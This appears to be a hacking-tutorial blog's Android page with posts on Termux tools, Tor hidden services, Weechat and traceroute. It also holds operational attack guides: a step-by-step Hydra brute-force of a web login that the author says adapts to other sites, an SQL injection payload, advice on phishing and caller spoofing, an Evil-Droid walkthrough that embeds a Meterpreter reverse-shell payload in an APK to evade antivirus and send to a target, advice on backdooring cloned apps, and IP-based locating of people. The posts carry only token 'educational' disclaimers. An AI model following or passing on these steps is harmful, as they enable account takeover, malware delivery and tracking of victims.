Showing posts with label Android. Show all posts

Tuesday, November 5, 2019

How to create a Tor SSL hidden service - Termux

Hello ladies and gentlemen, boys and girls, to tonight’s show. I will be your host. Now, let me explain to you how to create a Tor hidden service, and as a bonus, I will teach you how to set SSL to it to encrypt the connection. Enough of the bullshit, let’s roll.

Now, you will need a LOT. As always, the requirements must meet in order for it to be successful:

Packages
nginx: to deploy the web server.
tor: to act both as a proxy and a hidden service provider.
openssl to generate a self-signed SSL certificate.

Others
The Tor browser to check if your results are responsive.

Done. Now to the actions.
First of all, you gotta have to generate your SSL certificate and private key. Keep both of this in a safe and secluded directory. Use this set of commands in the correct order:

$ openssl req -x509 -newkey rsa:16384 -keyout certkey.pem -out cert.csr -days 365 -verify -set_serial 740340178739478 -sha512

$ mv certkey.pem /data/data/com.termux/files/usr/etc/nginx/

$ mv cert.csr /data/data/com.termux/files/usr/etc/nginx/

The next thing you wanna do is to go to the nginx config file and edit it with the command:
$ nano /data/data/com.termux/files/usr/etc/nginx/nginx.conf

Then, uncomment everything from line 98 to the end (HTTPS server section). Next, modify it as I say.


# HTTPS server
#
server {
listen 8443 ssl;
server_name localhost;

ssl_certificate /data/data/com.termux/files/usr/etc/nginx/cert.csr;
ssl_certificate_key /data/data/com.termux/files/usr/etc/nginx/certkey.pem;

ssl_session_cache shared:SSL:1m;
ssl_session_timeout 5m;

ssl_ciphers HIGH:!aNULL:!MD5;
ssl_prefer_server_ciphers on;

location / {
root share/nginx/html;
index index.html index.htm;
}
}

}

Next, you configure Tor to do what you want. Use the command:
$ nano /data/data/com.termux/files/usr/etc/tor/torrc

Now, locate the section where it says hidden service and modify it as I say:

############### This section is just for location-hidden services ###
## Once you have configured a hidden service, you can look at the
## contents of the file ".../hidden_service/hostname" for the address
## to tell people.
##
## HiddenServicePort x y:z says to redirect requests on port x to the
## address y:z.

HiddenServiceDir /data/data/com.termux/files/usr/var/lib/tor/hidden_service/
HiddenServicePort 443 127.0.0.1:8443

#HiddenServiceDir /data/data/com.termux/files/usr/var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22

Now, you gotta create a directory at the specified place. Use these command in the specific order:

$ cd /data/data/com.termux/files/usr/var/lib/
$ mkdir -p tor/hidden_service/

Now the configuration is pretty much done. You just gotta do these last commands:

$ nginx
$ tor

Wait for it to finish, then use this command:
$ cat /data/data/com.termux/files/usr/var/lib/tor/hidden_service/hostname
Copy that into your clipboard.

Last step: Paste the .onion link into the Tor browser I asked you to install. You’re done here.

I hope you enjoy this tutorial. If you find it helpful, why not share it around. Always remember, Hackingarise is never responsible for any of your malicious acts. Have a nice night. Stay safe, stay ethical.

Friday, September 6, 2019

How to bruteforce website logins with Hydra

Hello everyone, this is IRISnoir from Hackingarise. Coming at you hot with another post for our blog. This time, it’s about website logins and how to crack them open. You ready? Let’s bounce.



Hacking A Rise hydra-attempts

The first thing that you wanna do before all of this is hack yourself. That’s some advice from your pal. You just have to first register and then see if you can do it with the following steps.

Attempting to hack yourself will determine if the site has a bruteforce detector. If the provider is aware and uses stuff like CaptCHA, and sends false cracks, there is definitely some security erected and that is the sign that you need to stop and start learning more.

Tools required:
Hydra to bruteforce (duhh, Captain Obvious)
Tshark to sniff the packets and determine how we should input the command.
Tsu to initiate Tshark in root mode. You also need to have your phone rooted for this.

I will now give you a step-by-step tutorial and make it as verbose as possible. But first of all, you need to connect to a wifi. Don’t use your mobile data as it will NOT work and you have to use HTTP, not HTTPS because HTTPS encrypts the packet, giving you a hard time.

Step 1: Choose the website.
In this case, I will select: testasp.vulnweb.com

Step 2: Look for the login page.
Once you located the login page, pay attention to the URL: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F

Step 3: Utilize Tshark.
This is a hard step because it requires swiftness and precision.

First of all, enter something, anything on the login page but do not press the login button yet. Instead, leave it there and go to your terminal

The following actions will require precision.

Then, go to the terminal, enter this command:
tsudo tshark -w sniff.pcap

Then, right after that, you have to go press the login button and wait for it to load, then go right back in and stop the capture with Ctrl-C.

Now, locate the packet that mentions something about HTTP. Then memorise it’s number.
Hint: The packet I talked about will look something like this:
56 1.531393847 192.168.0.103 → 5.175.17.140 HTTP 881 POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1 (application/x-www-form-urlencoded)
You gotta take note of that.

Now, enter this command but replace the highlighted ‘n‘ with the number of the packet that I told you to memorise.

tsudo tshark --color -VPxgWn2 -d tcp.port==1:65535,http -r sniff.pcap -a packets:n

Now you need to observe the packet. Go to the near end of the packet’s content and you should be able to see. For example, the highlighted part is the one you need to memorise:
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "tfUName" = "boi"
Key: tfUName
Value: boi
Form item: "tfUPass" = "boi"
Key: tfUPass
Value: boi

Keep them in mind. This is crucial to the crack.

Step 4: Utilize Hydra.
The syntax for the command is:
hydra -l [INPUT USERNAME] -P [INPUT WORDLIST FILE] -e nsr -v -V [PROTOCOL]://[SERVER]/[ADDITIONAL INPUT]

My example credentials for the website logins are:
Username: IRISnoir
Password: extermux

For example, I have a file named wordlist.txt which contains:

hackingarise
boi
extermux
anime

The conditions met, now we just need to simply build the command and structure it carefully:
hydra -l IRISnoir -P wordlist.txt -e nsr -v -V http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout"

I will explain how I input the highlighted part.

First, you just put the URL and add the double brackets like so:
http://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F"

But replace the http or https in the URL with http-post-form.
http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F"

Then remember what I told you to keep in mind? Yup, the two tfUName and tfUPass. They play a small yet big role in this if you know what I mean. Add it like what I am doing.
http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^"

Finally, sprinkle a little piece of this and it’s done.
http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout"

Now, you are pretty much done. If you wanna crack other websites, you need some little modifications in the command. But it’s not really hard, just take this tutorial as a base for that and you should be good to go.

I hope you enjoy this tutorial. If so, share it with your friend whom you think will be interested in. And remember, stay safe, stay ethical as Hackingarise is never responsible for any of your malicious deeds. Have a nice day.

Thursday, September 5, 2019

Top 5 ways to attack an account through Android

Hello everyone, this is IRISnoir from Hackingarise. Today I am back for another post. As you can see in the title, I will list and discuss about the top 5 ways to access another user’s account… just through your phone. Let’s get started, shall we?

Hacking A Rise top5

5. SQLi (SQL injection)

Ahh, the infamous vulnerability. Until now, it is still very common. SQLi is known to be one of the most dangerous vulnerabilities of all time. The exploitation process is NOT difficult nor long but the consequences will affect your system dearly. This involves breaching of accounts, extraction of sensitive information, etc.. You can imagine the chaos when a SQLi attack is successfully executed on a banking system. Probability of success: 51%.

Attack: Hackers will input a piece of code into the login page:
' or 1=1--
This will allow hackers to breach the accounts on a website that is vulnerable to SQLi.

Protect: SQLi is common, but it doesn’t mean that it’s unpreventable. To learn how to protect your system, read this article


4. Bruteforce/Dictionary attack

This is the act of using a login automator to attack accounts.

Now how this works is that it uses a wordlist file (a file containing a list of words) to try and guess the password of an account. Although, success is not guaranteed, if the password is not in the file you specified, then you’ll know you failed, this is a dictionary attack.

A bruteforce attack is almost similar to a dictionary attack where it guesses passwords. The only difference is that it will try ALL the password combinations and will eventually get the true password.

Attack: You just need the right software like Hydra. Then you’ll know what to do next.

Protect: Defending from this kind of attack is not hard but it’s also not easy. You can use Captcha or anything that can block the attacks of a machine and deploy it on your system.

3. Interacting with the target

Now, this is an old method, but as effective as always. This includes phishing, social engineering, shoulder surfing and basically everything you can do that involves meeting the target or interacting with them.

Attack: You can create a bogus ‘reset password site’ and send it to them and get them to input their sensitive data and have the data sent to you, a.k.a phishing.
Or you can just email them or call them (You have to spoof your number first if you wanna call, else you have to generate a bogus email for the sole purpose of doing this if you wanna use email.). And convince them somehow to ‘lend’ you their password, a.k.a social engineering.

Defend: Be alert, do NOT accept and download ANYTHING from untrusted sources or clicking on shady links. Even if they are enticing. Most importantly, don’t be gullible. Chances are, hackers will try to convince you to lend out your personal data. And, depending on the damage, the consequences ranges from sticky stuff to having your life ruined.

2. Malware

It involves the use of keyloggers and more softwares. Are you thinking what I’m thinking?

Attack: Malwares will deal damage dearly if crafted right. You can program one designated from basically annoying the victim to encrypting all files for ransom (ransomware), privacy breachers like keyloggers, destructor of PC, etc..

Defend: If you wanna see if it’s really malware, use it on a Virtual Machine. This will ensure your safety as you can dismiss the machine when all hells break loose.

Fun fact: You can actually build a keylogger in Python. Yes, very impressive. This is why I have it in this ‘Top 5’ list. Just install Termux and then you know what to do next.


1. Praying

Attack: You can try and learn about the target. Most people put their password as something related to their lives, for example: birthdate, pet’s name, etc.. If you succeed, then congratulations. If not, try the other methods.

Defend: Use something unexpected and hard to guess as your login credentials. If you want, you can input JIBBR JABBR like faewcg8cge88de8f87r6ug9g6if5e6t5t74i. Some people say that’s mad shit but you’ll thank me later and thank yourself later for reading this.

That’s about it for this ‘Top 5’ list. If you like what you’re reading, then share around. And remember, stay safe, stay ethical as Hackingarise is never responsible for any of your malicious acts. Have a nice day.

Also, check this out. This is a tool that I made. Show some love to it. If you want, you can use this with the tutorials. Again, don’t go too far as these are meant for educational purposes.

Wednesday, August 21, 2019

How to install android 8.0 on virtual box for a test lab

Wassap people laughing man here with another one to start are Monday off with how to install android ROM on a virtual box for testing payloads and apps so on . See the beauty of vms are no matter what you do u can always take a screen shot and go back if u fuck up your os lol as well as it make it safer for you to use the likes of tor etc .. (note tor is a example there are still load more thing to do that just run tor in a vm lets get stuck in to this tutorial what we will be using is a virtual box

What is android

Android is a mobile operating system developed by Google. It is based on a modified version of the Linux kernel and other open source software, and is designed primarily for touchscreen mobile devices such as smartphones and tablets
Find out more here

What is virtual box

Oracle VM VirtualBox is a free and open-source hosted hypervisor for x86 virtualization, developed by Oracle Corporation. Created by Innotek GmbH, it was acquired by Sun Microsystems in 2008, which was, in turn, acquired by Oracle in 2010. VirtualBox may be installed on Windows, macOS, Linux, Solaris and OpenSolaris
find out more here

What you need

so first of we need to do is Download virtual box this will let us run a android in are system Download virtualbox here and install it on your system if u have it installed then move on to the next step

Now we need to download a android iso You can find it here and Download 32 bit Download here

installing android

now open up virtual box and click new and change the windows to Linux then other Linux 64 or 32 depending on your ISO file you downloaded
Hacking A Rise addnewvm-300x190

now we set the ram set it to what ya want you depending on the ram in your system
Hacking A Rise androidvm2-300x198

Now we need to make a virtual disk in other words gave are vm a hard drive
Hacking A Rise androidvm3-300x198

(lets take a moment to think how easy this is like come on man a 3 year old can do it lol )

right lads now we need to make the file that will act as are vms hard drive so pick VDI

Hacking A Rise androidvm4-300x198

now we are going to be asked if we wanna make it a fixed size or dynamically pick dynamically allocated

Hacking A Rise androidvm5-300x225

here we gave it space put what you want well not what you want as god knows the size your hard-drive me i have 2 tb so i can afford to gave it a good bit but for this im gaving it 47.88 gb

Hacking A Rise androidvm6-300x225

now we need to add the ISO file so see the little disc beside IDE Secondary master click that and go to were your downloads

Hacking A Rise download-2-300x197
Hacking A Rise androidvm8-300x16

and this it with the ISO
Hacking A Rise Screenshot-from-2019-08-18-22-46-54-300x227

now we need to put the vim online so go to settings and then to network and bridge the network be it lan or wifi
Hacking A Rise androidvm10-300x226

Now lads we can run the vm so press ok and it should bring you to this screen u can pick live boot ,debeg mode ,install it all depends on you what you want to do me i hit install a u can see in the picks i have like 3 vm android
Hacking A Rise androidvm11-300x263

ending statement

As i said at the start android vms come in handy now just for hacking for load others like mobdro show box snap-chat as well as testing apps playing games or making explots for game hacks so ya its allways handy to have one and up to date version this one is android 8

Wednesday, July 17, 2019

How to use Weechat, the IRC client in Termux

Hello everyone~~

This is IRISnoir from Hackingarise. Bringing another Termux tutorial. This time about Weechat.

Hacking A Rise images?q=tbn:ANd9GcQVkZlOZWEB1HS1UlRKUCjUJx4CgSZz36Z85p68qDmulTrGMKoLhw


Brief description of its usage:
You want to talk to your friends. But you don’t want the usual, boring, tame Calibri text. You want something new, something fresh. And don’t want your phone storage to be cramped by such fillers for the chatting app? Why not try the fancy, fast, light and extensible Weechat. It only needs 5MB. That is deeply low. If you want to waste some more storage then you can install the plugins.
Weechat is very easy to use and is very user-friendly. That is why I recommend it.
You can, of course, read more about it here.


Now, on to its usage:
First, install it via:
$ pkg install weechat
If you want, you can install the plugins too with:
$ pkg install weechat-lua-plugin
$ pkg install weechat-perl-plugin
$ pkg install weechat-python-plugin
$ pkg install weechat-ruby-plugin

Of course, this is optional. Meaning it’s ok to not install them.

Now, to use it is super easy:
Just type:
weechat
And now a new UI has opened.

You can notice that triggering your smartphone keyboard isn’t possible in the Weechat UI. So if you want to enable/disable the keyboard, swipe from left side of the screen to the right and press ‘KEYBOARD’.

Now that you know how to work the keyboard, you can now work with the commands. Attention: commands must always start with a forward slash a.k.a /. The basic commands that you need to know are:

/server add [NAME] [SERVER]
Servers don’t come generated by themselves in the Weechat list. That’s why you need to manually add them into the list via that command.

/server list
To list all avalible servers. You need to add them first.

/server del [NAME]
Erase a saved server from the list. This command is utilized when you make a typo while attempting to add a server to the list.

/connect [NAME or SERVER]
To connect to a server.
Specify NAME: means that you want to connect to a server with a saved name.
Specify SERVER: means that you want to connect to a server but you don’t want the server to be saved in list.

/list
List all channels in a server. After when you are connected of course.


/join [CHANNEL]
To join a channel after when you are connected to a server.
Attention: a channel name must have a hashtag (#) at the start to be considered valid.

That’s the basic commands. You can always view all commands in the help list via:
/help.
And see the basic syntax of a command by:
/help [COMMAND]

Weechat provide the touchscreen feature. Meaning that you can use your fingers to swipe the contents up or down, a.k.a scroll it.

Scripts can be used to enhance the experience. To open the script list, use:
/script
Look at the bar at the top, it will provide help. Scroll the bar left to right with F9 and F10.
Attention: You must install plugins in order for them to work. The plugin name must correspond to the script extension:
Example:
– Python plugin will enable scripts with .py extension
– Perl plugin will enable scripts with .pl extension
– Ruby plugin will enable scripts with .rb extension

You can set and modify the Weechat settings. To open the settings list, use:
/fset
Again, look at the top bar, it will provide help.
Attention: Be careful as you modify them. A wrong move might break the whole thing down and render it unusable unless you reinstall Weechat.


Here are a few IRC servers that I know:
EFNet – ssl.efnet.org
EsperNet – irc.esper.net
Freenode – chat.freenode.net
GameSurge – irc.gamesurge.net
IRCnet – open.ircnet.net
IRCSource – irc.ircsource.net
NetFuze – irc.netfuze.net
OFTC – irc.oftc.net
QuakeNet – irc.quakenet.org
Rizon – irc.rizon.net
SDF – irc.sdf.org

Fun fact: You can even run it via Proxychains-ng to increase anonymity.

Thank you for reading this tutorial. I hope you have a nice day.

Sunday, July 7, 2019

How to use Tshark - the brother of Wireshark

Hello everyone~~

This is IRISnoir from Hackingarise. Bringing to you a tutorial. Let’s get started.

Now, this tutorial’s gonna show you about the usage of Tshark

Hacking A Rise images?q=tbn:ANd9GcT63vAMNP-V6uJ9pCexCvgw0tLEbUBt0S2WzM1QO46sXURdF7zhUg
Now, a little description: Tshark is the brother of Wireshark. But, Tshark is only compatible on terminal mode while Wireshark can only be used in VNC mode (called wireshark-gtk).

Now, Tshark’s installation:
It is located at the root-repo so make sure you have it subscribed with:
$ pkg install root-repo
If done, you can install it with:
$ pkg install tshark

Because Tshark’s in the root-repo, it means it has something to do with rooting your device. So go and root your device if you expect this tool to be helpful.

Now, using it casually without root will just make it turn into a Random packet generator. It means it will generate 1000 packets for your eyes to enjoy. No actual reconnaissance.

But using root will give it an entire different sensation. What you need is a connected Wifi. Then do this:
tsudo tshark -i wlan0 --color
-i will let you specify interface. But we want to sniff the wifi, we use wlan0
--color will make it rainbow colorful like the wireshark so you can distinguish traffic better.

Upon activation, you will get to see the whole traffic of the wifi. Pretty exciting to see and monitor everyone’s action. Makes you the (kinda) boss and if you are nice, you can monitor and watch for hackers like a fellow security.

If you find anything incriminating like ARP requests flooding, DoS/DDoS attempt then you need to report or do something to be safe or protect users in the network.

You can watch the help page, man page to see what you can do. Like increasing verbosity.

I hope that this tutorial will help you. We do NOT encourage you to do malicious acts on innocent people. Hackingarise is NOT responsible for your acts. Thank you very much for reading.

Saturday, July 6, 2019

How to use traceroute in Termux.

Hello guys~~
This is IRISnoir. And I’ll be making this tutorial for yall.

This tutorial is about how to traceroute a remote IP through hops.


Hacking A Rise what-is-traceroute-tutorial-730x480
Now, how does this work? You may ask.
It traces the given IP by hopping from many devices/IP until it meets its target.

This tool is named ‘tracepath’. Located at the stable repository. You need to install it first then you can perform tracing.

$ pkg install tracepath

Then the commands are:

$ tracepath [IP or Domain name]

‘traceroute’ command can be a substitute or alias of the command tracepath. This does not differ from the procedure of the previous command.

Now, you can sit back and relax as it traces the given target.
Like this.

1: 192.168.1.2 (192.168.1.2) 0.550ms pmtu 1500
1: 192.168.1.1 (192.168.1.1) 1.694ms
1: 192.168.1.1 (192.168.1.1) 2.459ms
2: 192.168.1.1 (192.168.1.1) 1.927ms pmtu 1492
2: 100.101.0.2 (100.101.0.2) 4.615ms
3: 172.16.52.65 (172.16.52.65) 7.810ms
4: 172.16.70.1 (172.16.70.1) 7.465ms
5: no reply
6: 172.16.71.77 (172.16.71.77) 479.718ms
7: 10.255.10.25 (10.255.10.25) 12.859ms
8: localhost (27.68.237.133) 9.203ms asymm 9
9: localhost (27.68.236.162) 8.677ms asymm 8
10: 203.113.187.114 (203.113.187.114) 1017.228ms asymm 12
10: 203.113.187.114 (203.113.187.114) 32.727ms asymm 12
11: 202.78.225.162 (202.78.225.162) 222.114ms asymm 13
12: 120.72.117.90 (120.72.117.90) 11.963ms reached
Resume: pmtu 1492 hops 12 back 14

It shows the hops details, how many hops, name and IP, MTU, etc..

But there is no guaranteed success because when the IP/domain name is out of range or with other reasons, it will display no reply. It will then attempt to hop elsewhere. If it finds a place to continue, good for you. If it doesn’t, you can stop.

I hope you enjoy my tutorial and find this useful. If so, share it around. This is for educational purposes. Hackingarise is not responsible for your malicious acts. Thank you.

Thursday, June 27, 2019

Termux Tutorial: IPtables (Part 2-4 - IPtables usage)

Aye guys, it’s me IRISnoir and made another part of the iptables tutorial. Hope you guys enjoy 🙂

Sunday, June 23, 2019

Termux Tutorial: IPtables (Part 2-3 - IPtables usage)

welcome to hacking a rise im X-termux (irisnoir )in this video i show you how to use iptables in termux

Get a location with an IP adress

Get a Location using an IP adress


Hey guys ! Lasr here 🙂

Today I’m gonna show you how to get the approximate location of an IP with iplocation.net.

For this tutorial, you will need : A computer/smartphone/tablet with any OS on it, an internet connection and a photo editing software.

SPOILER : you can't get the exact position of someone with such simple tools, if you want his house adress, then make searches on his full name and find his house by his name.

First of all, you need an IP, you can either get it via an IP grabber or via an IP finder (tutorial for a python IP finder here).

Then, go to iplocation.net and put the IP on the text input area on the top (step 1) and click on the “IP Lookup” on the right of the input.Hacking A Rise 1-190x300

After that, wait until the geolocation data from the three sites below loads. As you can see, we already have 3 locations from the IP; 2 from the same City (Las Vegas) and 1 from New York, why, you might ask, and that’s because the location is closest antenna from the site.
Hacking A Rise 3-1-300x230    Hacking A Rise 4-300x263    Hacking A Rise 5-300x288
If you just want the country of the guy, then you can stop here, if you want to have his department or his city if you’re lucky enough, then go further.

I will cover 2 techniques :
– the average (better for lines cuz it)
– the triangulation (better for more than 2 points on the map)

1st of, the average, it consists of making the average (thanks captain obvious lmao).
It’s better for 2 points or in some cases when more (when we have points at the start and end of the line but not inside) as in my exemple.

1st Step :
Open this site and put first the latitude in the text input box as shown below. (1)
Then copy the sum (2), open notepad and paste the sum.
Hacking A Rise 2-1-300x144
Then do the exact same for the Longitude.

2nd Step :

For the 2nd and last step, put the Latitude and Longitude in google maps and see the result.

And boom ! You’re done ! Now let’s get to the 2nd method, the map triangulation.

1st Step :

Open google maps and paste the 1st location, unzoom till you can see the whole country (if the results are from the same country, else unzoom until you can see all of the countries listed on iplocation.net for the IP)
Take a screen, download it, and do the same for all of the other location.

2nd Step :

Then, link all of your results and take the location of the cross made by the lines making a cross.Hacking A Rise 9-300x169
Red = the 3 locations
Blue = triangulation method
Green = average method

As I said I have a line so this makes this solution not efficient for my case because it’s just a line, and it is a random point in it.


If you have a triangle, then make a point in the middle of the 3 lines that you have, and link all of the old points to the new ones as shown below
Hacking A Rise 10-300x300

A, B, C = Location Points

A’, B’, C’ = New Points
F = Point made by the triangulation

If the lines don’t cross and form a triangle, repeat the process.

Hopefully you now know how to find the location of an IP adress ! 🙂

And that’s it, Lasr out !

Saturday, June 22, 2019

Termux Tutorial: IPtables (Part 2-2 - IPtables usage)

welcome to hacking a rise in this video i show u how to set up IP tables

Termux Tutorial: IPtables (Part 2-1 - IPtables usage)

welcome to hacking a rise in this video i show u how to set up IP tables

Termux Tutorial:IPtables (Part 1 - Introduction to IPtables)

This video will teach you how to use IPtables in Termux like a boss

Termux Tutorial: arp-scan and arp-fingerprint

welcome to hacking a rise I am X-termux in this video i show u how to perform a arp scan and fingerprint in termux on android

Thursday, June 20, 2019

install nethunter on termux

welcome back to hacking a rise in this post im going to show you how to install nethunter the right way in termux with out any errors

what is termux

Termux is an Android terminal emulator and Linux environment app that works directly with no rooting or setup required. A minimal base system is installed automatically – additional packages are available using the APT package manager.

what is nethunter

Kali NetHunter is an Android ROM overlay that includes a mobile penetration testing platform. It is officially available for download on newer Nexus devices and the OnePlus One, as well as some Samsung Galaxy models. It also works unofficially on other phones

installing termux

download termux of the playstore here
then install hackers keyboard here

installing nethunter

to install nethunter first type pkg install curl -y
Now copy and paste this to termux
curl -LO https://raw.githubusercontent.com/Hax4us/Nethunter-InTermux/master/kalinethunter
Hacking A Rise Screenshot_20190620-023828-169x300

Now type chmod +x kalinethunter
Then ./kalinethunter let it download

Once done type startkali
Then you see root@kali its istallex net we app the keys
So type wget https://http.kali.org/kali/pool/main/k/kali-archive-keyring/kali-archive-keyring_2018.1_all.deb
Then apt install ./kali-archive-keyring_2018.1_all.deb
Hacking A Rise Screenshot_20190620-024359-169x300

there ya have it lads just apt-get install kali-linux-full and u got a full kali toolset inside your termux

Monday, June 17, 2019

Embed apks with Evildroid

welcome to hacking a rise today we are going to show you how to embed a payload to a apk with evildroid this will help with av bypassing on android so lets get started

What is Evildroid

Android Mobile Exploitation with Evil-Droid. … Evil-Droid is a framework that creates & generates & embed apk payload to penetrate Android platforms

using Evildroid

install evil-droid

  • git clone https://github.com/M4sc3r4n0/Evil-Droid.git
    cd Evil-Droid/
    chmod +x evil-droid
    ./evil-droid
  • Hacking A Rise evildroid-300x144

    now we let it check to see what is installed and to see if anything need to be so let it run for few sec and it will as you to start the framework you click yes and start the services like apache2 and postgersql
    Hacking A Rise post-300x132
    Hacking A Rise startservices-285x300
    Hacking A Rise mainscreen-288x300

    now we pick number 3 and it will ask for a ip and then port
    Hacking A Rise 3-283x300

    Hacking A Rise potsss-300x136

    now it will ask for a name and then the payload you want to embed I had selected “android/meterpreter/reverse_tcp”
    Hacking A Rise payloadtype-274x300

    Hacking A Rise nameevil

    then it will ask u for the file as i picked hackingarise test app
    Hacking A Rise apktoembed-300x172
    it will now decompile the apk and the paylaod and recompile with the payload embed
    Hacking A Rise decompliing-300x216

    Hacking A Rise rebuilding--300x220

    Hacking A Rise done-300x241

    now it as you to pick handler i picked multi a its the first one there

    Hacking A Rise handler-300x297

    then it will open a window and start metasploit
    Hacking A Rise metasploitopen-300x208
    Hacking A Rise metasploit-300x218

    now we go to /root/Evil-Droid/evilapk to get the payload to send to target
    Hacking A Rise sendtotarget-300x170

    DISCLAMER

    dont use this for the wrong reasons as this purely for education

    Sunday, June 9, 2019

    How to use apktool on kali linux

    Welcome to hacking a rise in this we are going to show you the 2 basic commands for apktool on Kali this used in reverse engineering OK android apps this will decompile and recompile the apps to expose the source code in this we will be using the modbro app. the advantages of this is u can install a back door in the app and use it to bypass av or u can edit the app add and remove code what ever you want to do with this the so lets get stuck in to this one lads

    What is apk-tool

    A tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications. It also makes working with an app easier because of the project like file structure and automation of some repetitive tasks like building apk.

    Getting started

    Right fire up a terminal and type apktool
    Hacking A Rise Screenshot-from-2019-06-09-21-55-39

    now we are going to decompile the apk so type apktool -f d mobdro.apk
    Hacking A Rise decomplie

    now open the file explorer u will see the code you can now edit the app change everything about the app or add your back door

    Hacking A Rise homess

    once your done editing and all saved we will now build the app back up so type apktool b mobdro -o mobdro.apk

    Hacking A Rise recomplie

    now lads there ya go start cloning apps and putting them under another name hahahahaha but no dont be doing that

    Disclaimer

    lads dont do this for wrong reasons i take no responsibility for your actions as this for education reasons not for you to fuck around and spy on girls or hack people with so dont or u end up in prison I WONT AS THIS DISCLAIMER SAVES ME HAHAHA

    Thursday, June 6, 2019

    Basics of Termux

    Termux can be a useful tool if you know how to utilize it.
    Don’t look down on it, really don’t.
    There’s useful tool in there too.
    And it’s take only a few KB to install, that’s almost free, good for fones with low storage. Well, until you start installing things in it. But that’s the fun in it.
    Configuring and preparing only takes one tap and a few minutes, even seconds.
    Your own portable, low storage tool that you can just pull out from your pocket.
    It can be whatever you want it to be: pentesting tool, amusement, and more.

    First of all: You tap the app to install base packages. The only requirement is connectivity and a little bit of patience. When it is done installing the base packages, it will show a piece of message to instruct you on what to do. That means it’s now time to type. You now have to use:

    pkg help

    to display all avalible options for the pkg command. Then you will know what to do next.

    To install packages/subscribe to repositories then use:

    pkg install [package/repository]

    And to delete packages/unsubscibe to a repository, use:

    pkg uninstall [package/repository]

    Warning: DO NOT delete the preinstalled packages as it’s the core of Termux. It will break your Termux environment and you will have to reinstall Termux.

    To upgrade one or all packages then use:

    pkg upgrade [packages, leave blank to upgrade all]

    To see what files are linked with the package, use (chosen package must be installed):

    pkg file [package]

    To print a list of installed packages, use:

    pkg list-installed

    And to print list of all then use:

    pkg list-all

    To search for an avalible package/repository, use (query is not case sensitive):

    pkg search [query]

    To see all info of package/repository then use:

    pkg show [package/repository]

    To read the manual of a command just use:

    man [command]

    There are 6 repositories total:
    – stable-repo (preinstalled, consists of packages that have little to no need of maintenance)
    – root-repo (needs manual subsription, dedicated for most pentesting tool)
    – x11-repo (needs manual subscription, dedicated for vnc tools)
    – unstable-repo (needs manual subscription, name is self-explanatory)
    – game-repo (needs manual subscription, name is also self-explanatory)
    – science-repo (needs manual subscription, also self-explanatory)

    These packages are usually easy to bug out so the Termux issue page is handy for this:
    The site can be used to request packages that you want/need for your job and it’ll be implemented into the Termux repositories.

    Sunday, April 21, 2019

    Andrax the future of hacking

    Welcome back to hacking a rise today is something Im excited to be telling you about for thos that know me know i love nethunter well its all about to change with the release of andrax last year i think Im not to sure i was set it and told try it and told nethunter looks like a script kiddie to this.

    So let me talk a bit about andrax not only is it fucking a simple install it dont need anything to set up just root download install open and let it do its work it offers a manual Vision for android devs to play around with
    Portable
    Designed to be installed on any Android smartphone, full support from version 5.0 to higher.

    Open Source
    With open development it is possible to have the support of anyone, this increases the security and efficiency of the system!

    Optimized
    ANDRAX has been fully developed with a focus on execution with minimal hardware resources.

    No emulation
    ANDRAX is not an emulation, ANDRAX is an evolution!

    More than 700 tools
    ANDRAX promotes the use of more than 700 advanced tools for Hacking, Cracking and Penetration Testing.

    Over 1000 attacks
    Work with real Offensive Security abusing more than 1000 types of attacks with ANDRAX.

    not bad for a app

    What is ANDRAX

    ANDRAX is a penetration testing platform developed specifically for Android smartphones, ANDRAX has the ability to run natively on Android so it behaves like a common Linux distribution, But more powerful than a common distribution!

    The development of ANDRAX began on 08/09/2016 (DD/MM/YYYY) only for people in Brazil
    ANDRAX has been fully redefined and reloaded on 05/10/2018 (DD/MM/YYYY) open to the international public.

    ANDRAX is developed by Weidsom Nascimento of The Cracker Technology – Advanced Pentest

    Why is Android so powerful?
